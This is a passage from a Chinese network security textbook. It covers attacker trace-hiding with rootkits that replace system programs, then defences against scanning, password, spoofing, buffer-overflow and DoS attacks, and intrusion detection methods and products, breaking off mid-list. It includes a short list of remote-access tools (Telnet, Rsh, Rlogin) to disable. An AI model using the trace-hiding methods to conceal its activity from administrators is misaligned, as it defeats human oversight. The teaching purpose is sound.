例如，安装某些后门程序后，运行时就有可能被管理员发现。所以高水平的黑客常通过替换一些系统程序的方法来进一步隐藏踪迹。用来替换正常系统程序的工具程序比较常见的有 Linux Rootkit，可以替换系统的 ls、ps、netstat、inetd 等一系列重要的系统程序。例如，用木马代替 ps 程序等。

3. 隐蔽文件

隐蔽文件简单地说就是利用某些字符串的相似性来麻痹系统管理员，或修改文件属性使得用普通显示方法无法看到，也可以利用操作系统可加载模块特性，来隐藏攻击时产生的信息。

9.5　网络攻击的防御技术

9.5.1　有效预防端口扫描

因为攻击者都是先扫描开放端口，然后利用这些开放端口进行攻击，所以有必要对自己的计算机中的开放端口做到心中有数，发现可疑端口应立即关闭，以防攻击者攻击。有效预防端口扫描的方法有关闭闲置和有潜在危险的端口与检查各端口并屏蔽可疑端口两种。

1. 关闭闲置和有潜在危险的端口

该办法是将所有用户需要用到的正常计算机端口外的其他端口都关闭掉。因为就攻击者而言，所有的端口都可能成为攻击的目标。换句话说，计算机中所有对外通信的端口都有潜在的危险，而一些系统必要的通信端口，如访问网页需要的 HTTP(80 端口)、QQ(4000 端口)等不能被关掉。

在 Windows 系统中可以采用定向关闭制定服务的端口和只开放允许端口的方式进行端口管理。

2. 检查各端口并屏蔽可疑端口

这种预设端口扫描的方式只能借助于网络防火墙软件。防火墙的工作原理是：首先检查每个到达本地计算机的数据包，当第一个请求建立连接的数据包被计算机回应后，一个 TCP/IP 端口被打开；端口扫描时，对方计算机不断和本地计算机建立连接，并逐渐打开各个服务所对应的 TCP/IP 端口及闲置端口，防火墙根据自带的拦截规则判断，能够知道对方是否正进行端口扫描，并拦截对方发送过来的所有扫描需要的数据包。

现在市面上几乎所有网络防火墙都能够抵御端口扫描，默认安装后，应该检查一些防火墙所有的端口扫描规则是否被选中，未选中的话防火墙会放行端口扫描，而只在日志中留下信息。

9.5.2　口令攻击的防范

攻击者在攻击目标时，常常把破译普通用户的口令作为攻击的开始。它们总是千方百

计地想办法，通过形形色色的口令攻击方式来获取口令。一旦获得了口令，得到一定的权限，就可以对用户的电脑为所欲为了。面对这种口令攻击，用户应该掌握一些防范口令攻击的方法。

防范口令攻击的最重要的一点就是不能留下空口令，也就是说不能因为一时方便而不设置密码。但就算设置了密码，也不能粗心大意，以为万事大吉了。在设置密码时，应避免设置弱口令，而应该采取那些不易被攻击的强口令。也就是说设置的密码不能太短，因为 Windows XP 和 Windows Server 2003 支持 28 个字符的密码。同时，不能是别人很容易就能猜测出来的密码，如：自己或亲友的电话号码、生日、特殊的纪念日等一些信息。设置的口令最好采用字母、数字，还有标点符号、特殊字符的组合，同时有大小写字母，长度最好到达 8 个以上，最好容易记忆，不必把口令写下来。

9.5.3 恶意代码攻击的防范

要禁止恶意代码的运行，从而避免恶意网页的攻击，可以采取一些有效的措施进行防护。用户首先要做好 IE 的安全设置，下面介绍几种可以有效地防止恶意代码攻击的方法。

1. 设置 IE 安全级别

具体的操作过程如下。

(1) 打开 IE 浏览器，选择“工具”→“Internet 选项”命令，打开“Internet 选项”对话框。切换到“安全”选项卡，单击其中的“自定义级别”按钮。

(2) 打开“安全设置”对话框，在下方的“重置为”下拉列表框中选择“安全级-高”选项，将安全级别由“中”改为“高”。

2. 禁用 ActiveX 控件与相关选项

ActiveX 控件和 Applets 有较强的功能，但也存在被恶意程序利用的隐患，网页中的恶意代码往往就是利用这些控件编写的小程序，只要打开网页就会被运行。所以要避免恶意网页的攻击，就要禁止这些恶意代码的运行。禁止 ActiveX 控件与相关选项的具体方法如下：打开“Internet 选项”对话框，切换到“安全”选项卡，单击其中的“自定义级别”按钮，即可打开“安全设置”对话框，在“设置”列表框中建议用户将 ActiveX 控件与相关选项都设置为禁用，就可以避免受到恶意代码的网页的攻击。

3. 禁止访问某些站点

网络上有很多站点都带有恶意代码，容易使浏览者中招。如果用户知道哪些站点存在恶意代码，可以在 IE 中做一些设置，以便以后永远不进该站点，具体的操作步骤如下。

(1) 打开“Internet 选项”对话框，切换到“内容”选项卡。单击“分级审查”区域中的“启用”按钮。

(2) 打开“内容审查程序”对话框，切换到“许可站点”选项卡，在“允许该网站”文本框中输入不想访问的网站网址，单击“从不”按钮。

(3) 在设置完成后，单击“确定”按钮，则用户以后都不会进入该站点中。

4. 禁止使用注册表

为了避免一些不怀好意的黑客利用注册表更改里面某些项的值，可以为注册表“加锁”。

方法是在注册表中依次选择 HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System 选项并右击，在弹出的快捷菜单中选择“新建”→“DWORD 值”命令，即可新建一个 DWORD 值项。

将新建的 DWORD 值项重命名为“DisableRegistryTools”，并双击该项，将其值更改为“1”，即可禁止使用注册表编辑器。

9.5.4 预防 IP 欺骗的方法

通过本地网络、防火墙以及入侵检测系统(9.3 节详细介绍)进行适当的设计和配置，就能阻止或检测出相应的攻击行为，具体措施如下。

(1) 抛弃基于地址的信任策略。阻止这类攻击的一种非常简单的办法就是放弃以地址为基础的验证。

(2) 进行包过滤。如果网络是通过路由器接入 Internet 的，可利用路由器来进行包过滤。确信只有内部子网可以使用信任关系，而对于子网以外的主机要慎重处理。路由器可以帮助过滤掉所有来自于外部网络而希望与内部网络建立连接的请求。

(3) 使用加密方法。阻止 IP 欺骗的另一种方法是在通信时要求加密传输和验证。当有多种手段并存时，可能加密方法最为适用。

(4) 使用随机的初始序列号。黑客攻击得以成功的一个很重要的因素就是，序列号不是选择或随机增加的。

(5) 监控网络上的数据包。通过对网络上的数据包进行监控，及时发现 IP 欺骗攻击的前兆。

(6) 对照检查本地主机之间的日志是否对应。由于大部分 IP 欺骗攻击是由攻击主机来模拟信任主机的，所以通过在相互设置信任关系的主机之间对照检查日志就可以检测 TCP 连接是否被伪造。

9.5.5 预防 ARP 欺骗攻击

预防 ARP 欺骗攻击，具体内容如下。

(1) 停止使用地址动态绑定和 ARP 高速缓存定期更新的策略，在 ARP 高速缓存中保存永久的 IP 地址与硬件地址映射表，允许由系统管理人员进行人工修改。该方法主要应用于对安全性要求较高且较小的局域网，其操作依靠人工，且工作量大。

(2) 在路由器的 ARP 高速缓存中放置所有所受信任主机的永久条目，也可以减少并防止 ARP 欺骗，但路由器在寻径中同样存在安全漏洞。

(3) 使用 ARP 服务器。通过该服务器查找自己的 ARP 转换表来响应其他机器的 ARP 广播。确保这台 ARP 服务器不被黑。

9.5.6 RIP 路由欺骗的防范

防御措施主要有：路由器在接受新路由前应先验证其是否可达，这可以大大降低受此类攻击的概率。但是 RIP 的有些实现并不进行验证，使一些假路由信息也能够广泛流传。由于路由信息在网上可见，随着假路由信息在网上的传播范围扩大，它被发现的可能性也在增大。所以，对于系统管理员而言，经常检查日志文件会有助于发现此类问题。

9.5.7 防范 DNS 欺骗

为了保护 DNS 服务器不受攻击，用户应采取以下防护措施。

(1) 使用较新的 DNS 软件，因为它们中有些可以支持控制访问方式记录 DNS 信息，域名解析服务器只对那些合法的请求做出响应。内部的请求可以不受限制地区访问区域信息，外部的请求仅能访问那些公开的信息。

(2) 正确配置区域传输。即只允许相互信任的 DNS 服务器之间传输解析数据。

(3) 直接用 IP 访问重要的服务，这样至少可以避开 DNS 欺骗攻击。但需要记住自己要访问的 IP 地址。

(4) 保护 DNS 服务器所存储的信息。部分注册信息的登录方式仍然采用一些比较过时的方法，如采用电子邮件的方式就可以升级 DNS 注册信息，这些过时的方法需要添加安全措施，例如采用加密的口令，或者采用安全的浏览器平台工具来提供管理域代码记录的方式。

(5) 配合使用防火墙。使用防火墙可使得 DNS 服务器位于防火墙的保护之内，只开放响应的服务器端口和协议。

(6) 系统管理员也可以采用分离 DNS 的方式，内部的系统与外部系统分部访问不同的 DNS 系统，外部的计算机仅能访问公共的记录。

9.5.8 缓冲区溢出的攻击防范

缓冲区溢出的攻击防范，具体内容如下。

1) 编写正确的代码

编写正确的代码很有意义但也很耗时，特别在编写 C 语言程序时，由于追求性能而忽视正确性会引起一些错误。因此，开发了一些工具和技术来帮助经验不足的程序员编写出正确的程序。最简单的方法就是用 grep 来搜索资源代码中容易产生漏洞的库的调用，例如，对 strcpy()和 sprintf()的调用。虽然这些工具能够帮助程序员开发更安全的程序，但它们只能用来减少缓冲区溢出的可能性而不可能找出所有的缓冲区溢出漏洞。

2) 非执行的缓冲区

通过使被攻击程序的数据段地址空间不可执行，从而使得系统不可能执行植入被攻击程序输入缓冲区的代码，这种技术称为非执行的缓冲区技术。

3) 数组边界检查

缓冲区溢出的根本原因是没有进行数组边界检查。当数组溢出时，一些关键的数据就有可能被修改，如函数返回地址、过程帧指针、函数指针等。同时，攻击代码也可能被植

入。为了实现数组边界检查，所有对数组的读写操作都应当检查，以确保对数组的操作在正确的范围内。最直接的方法是检查所有的数组操作。

4)　程序指针完整性检查

程序指针完整性检查的原理是在每次程序指针被引用之前，先检查该指针是否已被恶意改动过，如果发现被改动，程序就拒绝执行。

与数组边界检查相比，这种方法在性能上有很大的优势，而且兼容性很好。

9.5.9　对拒绝服务攻击的防范

对拒绝服务攻击的防范，具体内容如下。

(1) 确保所有服务器采用最新系统，并打上安全补丁。计算机紧急响应协调中心发现，几乎每个受到 DoS 攻击的系统都没有及时打上补丁。对一些重要的信息(例如系统配置信息)应建立和完善备份机制；对一些特权账号(例如管理员账号)的密码设置要慎重。通过这样一系列的举措可以把攻击者的可乘之机降低到最小。

(2) 删除多余的网络服务。在网络管理方面，要经常检查系统的物理环境，禁止那些不必要的网络服务，建立边界安全界限，确保输出的包收到正确限制；经常检测系统配置信息，并注意查看每天的安全日志；如果是一个单机用户，可去掉多余的网络协议，完全禁止 NetBIOS 服务，从而堵上这个危险的“漏洞”。

(3) 自己定制的防火墙规则，利用网络安全设备(如硬件防火墙)来加固网络的安全性，配置好这些设备的安全规则，过滤掉所有可能的伪造数据包。

(4) 确保从服务器相应的目录或文件数据库中删除未使用的服务，如 FTP、NTS、Wu-Ftpd 等守护程序存在一些已知的漏洞，黑客通过漏洞攻击就能获得访问特权系统的权限，并能访问其他系统。

(5) 禁止内部网通过 Modem 连接至 PSTN 系统，否则，攻击者能通过电话线发现未受保护的主机，即刻就能访问极为机密的数据。

(6) 禁止使用网络访问某些程序，如 Telnet、Ftp、Rsh、Rlogin 和 Rcp，而以基于 PKI 的访问程序(如 SSH)取代。SSH 不会在网上以明文格式传送口令，而 Telnet 和 Rlogin 则正好相反，攻击者能搜寻到这些口令，从而立即访问网络上的重要服务器。

(7) 限制在防火墙外与网络文件共享。这可以防止黑客有机会截获系统文件，并以特洛伊木马替换它，从而避免文件的传输功能陷入瘫痪。

(8) 在防火墙外运行端口映射程序或端口扫描程序。大多数事件是由于防火墙配置不当造成的，使 DoS/DDoS 攻击的成功率很高，所以一定要认真检查特权端口和非特权端口。

(9) 检查所有网络设备和主机/服务器系统的日志。如果日志出现漏洞或时间出现变更，则很可能相关的主机安全受到了威胁。

(10) 确保管理员对所有主机进行检查，而不仅针对关键主机，这是为了确保管理员知道每个主机系统在干什么、谁在使用主机、哪些人可以访问主机，不然，即使攻击者侵犯了系统，也很难查明。

9.6 入 侵 检 测

9.6.1 入侵检测的基本概念

在 1980 年 James Anderson 首次给出了入侵的定义：入侵是指在非授权的情况下，试图存取信息、处理信息或破坏系统以使系统不可靠、不可用的故意行为。入侵检测是通过从计算机网络系统中的若干关键点收集信息并对其进行分析，从中发现违反安全策略的行为和遭到攻击的迹象，并做出自动的响应。目前得到广泛认同的通用模型是公共入侵检测框架(Common Intrusion Detection Framework，简称 CIDF)，一般的入侵检测系统包括信息收集、信息分析、信息存储、攻击响应几部分。

防火墙是要保护的网络或系统与外界之间的一道安全屏障。它通过加强网络间的访问控制，防止外部用户非法使用内部网的资源，从而达到保护内部网络的设备不被破坏，防止内部网络的敏感数据被窃取的目的。它规定了哪些内部服务可以被外界访问，外界的哪些人可以访问内部的服务，以及哪些外部服务可以被内部人员访问。

但防火墙只是一种被动的防御技术，它无法识别和防御来自内部网络的滥用和攻击，比如内部员工恶意破坏、删除数据，越权使用设备，也不能有效防止绕过防火墙的攻击，比如公司的员工将机密数据用便携式存储设备随身带出去造成泄密，员工自己拨号上网造成攻击进入等。

入侵检测技术作为一种主动防护技术，可以在攻击发生时记录攻击者的行为，发出报警，必要时还可以追踪攻击者。它既可以独立运行，也可以与防火墙等安全技术协同工作，更好地保护网络。

入侵检测技术是继“防火墙”、“数据加密”等传统安全保护措施之后的新一代安全保障技术，它作为防火墙之后的第二道安全屏障，致力于实时的入侵检测，企图尽早发现入侵以及入侵企图，并采取记录、报警、隔断等有效措施来堵塞漏洞和修复系统。按照原始数据的来源，可将入侵检测系统分为基于主机的入侵检测系统和基于网络的入侵检测系统。按照体系结构，IDS 可分为集中式、等级式和协作式三种。根据分析引擎所采用的技术，入侵检测可以分为异常检测技术和误用检测技术两大类。

1. 异常检测技术

异常检测假定所有的用户行为都有异常特性。它依据系统或用户的行为和使用计算机资源的情况是否符合正常行为模式来检测入侵行为。异常检测需要建立用户的正常行为模式，然后将实际用户行为和这些行为模式相比较，比较二者的差异是否超过预定的临界值来判定用户和计算机的行为是否属于入侵行为。异常检测技术的优点在于可以实现对未知入侵行为的预报能力，但它存在较高的误报率，如图 9-12 所示。

2. 误用检测技术

通过攻击模式、攻击签名的形式表达入侵行为。该系统对已知的入侵行为进行分析，提取入侵的特征，构建攻击模式或攻击签名，通过系统当前状态与攻击模式或攻击签名的匹配，判断是否为入侵行为。误用检测技术的优点在于准确地检测已知的入侵行为，但它

不能检测未知的入侵行为，如图 9-13 所示。




图 9-12　异常检测模型




图 9-13　误用检测模型

3. 协议分析技术

协议分析的功能是辨别数据包的协议类型，以便使用相应的数据分析程序来检测数据包。把所有的协议构成一棵协议树，如可以用一棵二叉树来表示，如图 9-14 所示。树中的每个节点对应一个特定的协议。一个网络数据包的分析就是一条从根到某个叶节点的路径。在该树结构中可以加入自定义的协议节点，在程序中动态地维护和配置此树的结构即可实现非常灵活的协议分析功能。协议分析是第三代入侵检测系统探测攻击手法的主要技术，它的优点是解析命令字符串、探测碎片攻击和协议确认、降低误报率、提高检测性能等。




图 9-14　协议树示意图

9.6.2 常用的检测技术介绍

常用的检测技术有简单模式匹配、专家系统、状态转移分析、统计分析、遗传算法、人工神经网络、数据挖掘、协议分析和状态协议分析等。

1. 简单模式匹配

简单模式匹配是将收集到的数据与入侵规则库(很多入侵描述匹配规则集合)进行逐一匹配，从而发现其中包含的攻击特征。这个过程可以很简单，如通过字符串匹配来寻找一个简单的条目或指令；也可以很复杂，如使用数学模型来表示安全变化。一般来讲，一个入侵检测模式可以用一个过程(或执行一条指令)或输出(获取权限)来表示。其优点是：原理简单，扩展性好，检测效率高，可以实时监测，系统实现、配置、维护比较方便。缺点是误报率高，在编写复杂的入侵描述匹配规则时，需要的工作量大；不能检测出未知的入侵行为。

2. 专家系统

专家系统是最早的误用检测技术，早期的入侵检测系统多使用这种技术。首先要把入侵行为编码成专家系统的规则，使用类似 if…then 的规则格式输入已有的知识(入侵检测模式)。If 部分为入侵特征，then 部分为系统防御措施，当 if 部分的条件全部满足时，触发 then 部分的防御措施，然后输入检测数据，系统根据知识库中的内容对检测数据进行评估，判断是否存在入侵行为。

专家系统的建立依赖于规则库的完备性，规则库的完备性又取决于审计记录的完备性与实时性。建立完备的规则库对于大型网络系统是不可能的，而且根据审计记录中的事件提取状态行为与语言环境也是比较困难的。另外，不同的系统与设置有不同的规则，这些规则之间无通用性，这就意味着专家系统不能移植。专家系统规则的更新也比较困难，必须由专业人士进行规则的更新。

专家系统的优点在于把系统的推理控制过程和问题的最终解答分离，用户只需把系统看做一个能自治的“黑匣子”。现在比较适用的方法是把专家系统与异常检测技术相结合使用，构成一个已知的入侵检测规则为基础、可扩展的动态入侵检测系统，自适应地进行特征与异常检测。

3. 状态转移分析

状态转移分析是使用高层状态转移图来表示和检测已知入侵的误用检测技术。所有入侵者的入侵过程都可以看做是从有限的特权开始，利用系统的弱点，逐步提升自身的权限。系统状态迁移正是利用这一共性来表示入侵特征的状态，并具有迁移到其他状态的触发条件，通过弧将连续的状态连接起来表示状态改变所需要的条件。在该方法中，入侵以入侵者执行的活动序列来描述，该序列是从系统的初始状态到最终的危害状态。初始状态对应用于入侵开始时的系统状态，危害状态对应用于入侵完成时的系统状态。

状态转移分析方法的缺点是：不能检测那些不能表示成状态迁移图的入侵行为，也不能描述比较复杂的事件，需要结合其他检测方法使用。其优点是：提供了一个直观的、与审计记录无关的入侵场景描述，能检测出分布在多个会话中的单一攻击和协同攻击。

4. 统计分析

统计分析是出现最早、使用最广泛的异常检测技术。首先，统计分析技术对每一个系统用户和系统主体用某种统计模型建立历史统计模式，并定期更新以便及时地反映出用户行为随时间推移而产生的变化。监测系统维护一个由行为模式组成的统计知识库，每个模式采用一系列统计参数来表示特定用户正常行为。然后依据统计知识库检测用户对系统使用的情况，看是否有异常的用户行为来判断系统是否受到入侵；也就是说，系统根据用户以前的历史行为记录来决定用户当前的行为是否合法。

统计分析方法有两大关键技术：一个是建立科学、客观的统计模型；另一个是选择合适的统计参数。有 5 种统计模型用于入侵检测：操作模型、方差、多元模型、马尔可夫过程模型和时间序列分析。统计模型常用的统计参数包括数据流量包、事件数量、时间参数、资源占用等。

统计分析方法的缺点是：统计分析检测过程总是滞后于审计记录的产生，不能提供对入侵的实时检测和自响应功能；能表达的时间范围有限(不能反映事件在时间顺序上的前后相关性)；确定合适的阈值比较困难。优点是：维护方便，规则库不需要即时更新；可以“学习”用户的使用习惯，从而具有较高的检出率与可用性。

5. 遗传算法

遗传算法是一种优化技术，通过遗传算法可以进行特征或规则的提取和优化。它利用生物进化的概念进行问题的搜索，最终达到优化的目的。该算法在实施中，先对求解问题进行编码，产生初始群体，接着计算个体的适应速度，再进行染色体复制、交换、突变等操作，便产生了新的个体。重复以上操作，直到求得最佳或较佳的个体。遗传算法在对异常检测的准确率和速度上有较大的优势，但主要的不足是不能在审计跟踪中精确定位攻击，这一点和人工神经网络面临的问题相似。

6. 人工神经网络

人工神经网络具有自学习、自适应的能力，只要提供系统的审计数据，人工神经网络就会通过自学习从中提取正常用户或系统活动的特征模式，避开选择统计特征的困难问题。它提出了对于基于统计方法的入侵检测技术的改进方向，目前还没有成熟的产品，但该方法大有前途，值得研究。其主要不足是不能为其检测提供任何令人信服的解释。

7. 数据挖掘

数据挖掘采用的是以数据为中心的观点，它把入侵检测问题看作一个数据分析过程，从审计数据流或网络数据流中提取感兴趣的知识表示为概念、规则、规律、模式等形式，用这些知识去检测异常入侵和已知的入侵。具体的工作包括利用数据挖掘中的关联算法和序列挖掘算法提取用户的行为模式，利用分类算法对用户行为和特权程序的系统调用进行分类预测。

数据挖掘方法的优点有：能够主动分析收集到的网络和主机的数据，并从中归纳出相应的模型，以便用于检测分析同类型的入侵；可进行主机学习和模式扩充，使得手工和经验成分减少，从而减小系统的误报率和漏报率。该方法的缺点是：挖掘不同类型的知识时

不够灵活；在处理噪声和不完全数据时可能搞乱分析过程，从而造成精确度的降低；其有效性和可伸缩性的问题需要进一步的处理。

8. 协议分析和状态协议分析

协议分析是在传统模式匹配技术基础之上发展起来的一种新的入侵检测技术。它充分利用网络协议的高度有序性，并结合高速数据包捕捉、协议分析和命令解析，来快速检测某个攻击特征是否存在，这种技术正逐渐进入成熟应用阶段。

状态协议分析就是在常规协议分析技术的基础之上，加入状态特性分析，即不是检测单一的连接请求或响应，而是将一个会话的所有流量作为一个整体来考虑。有些网络攻击行为仅靠检测单一的连接请求或响应是检测不到的，因为其攻击行为包含在多个请求中。此时，状态协议分析就显得十分必要。

协议分析和状态协议分析与模式匹配相比，其优点有：协议分析利用已知结构的通信协议，与模式匹配系统中传统的穷举方法相比，在处理数据帧和链接时更迅速、更有效；与非智能化的模式匹配相比，协议分析减少了误报和漏报；当协议分析入侵检测系统引擎评估某个数据包时，需要考虑在这之前相关的数据包内容以及接下来可能出现的数据包，与此相反，模式匹配入侵检测系统孤立的考察每个数据包；协议分析具有判别通信行为真实意图的能力，能够有效抵御利用路径模糊、十六进制编码和 Unicode 编码等隐藏的攻击行为；协议分析的高效性降低了资源在网络和主机探测中的资源消耗，而模式匹配技术却会大量的消耗系统资源。

9.6.3 入侵检测系统主流产品

近年来，国内外不少厂家生产了自己的入侵检测产品。这些产品已经得到了广泛的应用，下面简要介绍一下国内外的一些产品。

1. Cisco 公司的 Cisco Secure IDS

Cisco Secure IDS 以前被称为 NetRanger，该产品由控制器(Director)、感应器(Sensor)和入侵检测模块 IDSM(Intrusion Detection System Module)三大部分组成。感应器分为网络感应器(NIDS)和主机感应器(HIDS)两部分，分别负责对网络信息和主机信息的收集和分析处理。控制器用于对系统进行控制和管理。

Cisco Secure IDS 的另一个强项是其在检测时不仅观察单个包的内容，而且还要看上下文，即从多个包中得到线索。Cisco Secure IDS 是目前市场上基于网络的入侵检测系统中经受实践考验最多的产品之一。

2. ISS RealSecure

ISS 是最早将基于主机和基于网络的入侵检测系统完全集成到一个统一的管理框架中的供应商之一。 ISS RealSecure 具有方便的管理控制台，其服务器和网络感应器近几年也得到了很快的发展。

RealSecure 采用分布式的体系结构、系统分为两层：感应器和管理器。感应器包括网络感应器、服务感应器和系统感应器三类。网络感应器主要是对网络数据的分析检测，服

务感应器主要是负责对系统日志和系统文件信息的检测。管理器包括控制台、事件收集器、事件数据库和报警数据库 4 个部分。

3. “冰之眼”网络入侵检测系统

“冰之眼”网络入侵检测系统是绿盟科技开发的网络入侵检测产品。具有 IP 碎片重组能力，同时具有基于特征和异常两种检测模式，能够提供多种入侵保护方式，并能与多种防火墙进行联动。全自动在线升级系统使其能够和绿盟主站点保持规则库的同步更新。

4. 开源入侵检测系统 Snort

Snort 是以开放源代码(Open Source)形式发行的一个高性能、跨平台的轻量级网络入侵检测系统，在网络安全方面有着极高的地位，并且应用十分广泛。在世界著名的专业安全网站 insecure.org 进行的 2006 年网络安全工具 Topl00 评选中，Snort 名列三甲，而在入侵检测一类中，更是头名状元。

Snort 是一个用 C 语言编写的开放源代码软件，符合公共通用许可证(GPL)的要求，其作者是 Martin Roesch。Snort 是免费的、跨平台的网络入侵检测软件，具有很好的扩展性。Snort 采用基于规则的网络信息搜索机制，对数据包进行内容匹配，从中发现入侵和探测行为。

Snort 由 3 个子系统组成：数据包解码器、检测引擎和日志/报警子系统。

1)　数据包解码器

该子系统的功能是捕获网络上的传输数据并按照 TCP/IP 的不同层次将数据包进行解析。Snort 利用 lipcap 库函数进行数据采集，该库函数可以为应用程序提供直接从数据链路层捕获数据包的接口函数，并可以设置数据包的过滤器来捕获指定的数据。网络数据采集和解析机制是整个 Snort 实现的基础，其中关键的是要保证高速率和低丢包率，这不仅取决于软件的效率，还同硬件的处理能力有关。对于解析机制来说，能够处理数据包类型的多样性也非常重要。目前，Snort 可以处理以太网、令牌环网以及 SLIP 等多种数据包。

2)　检测引擎

